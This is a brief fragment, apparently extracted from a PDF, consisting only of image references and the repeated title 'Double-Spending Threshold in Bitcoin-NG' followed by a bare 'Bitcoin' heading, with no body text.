
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
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Double-Spending Threshold in Bitcoin-NG




Double-Spending Threshold in Bitcoin-NG



== Bitcoin

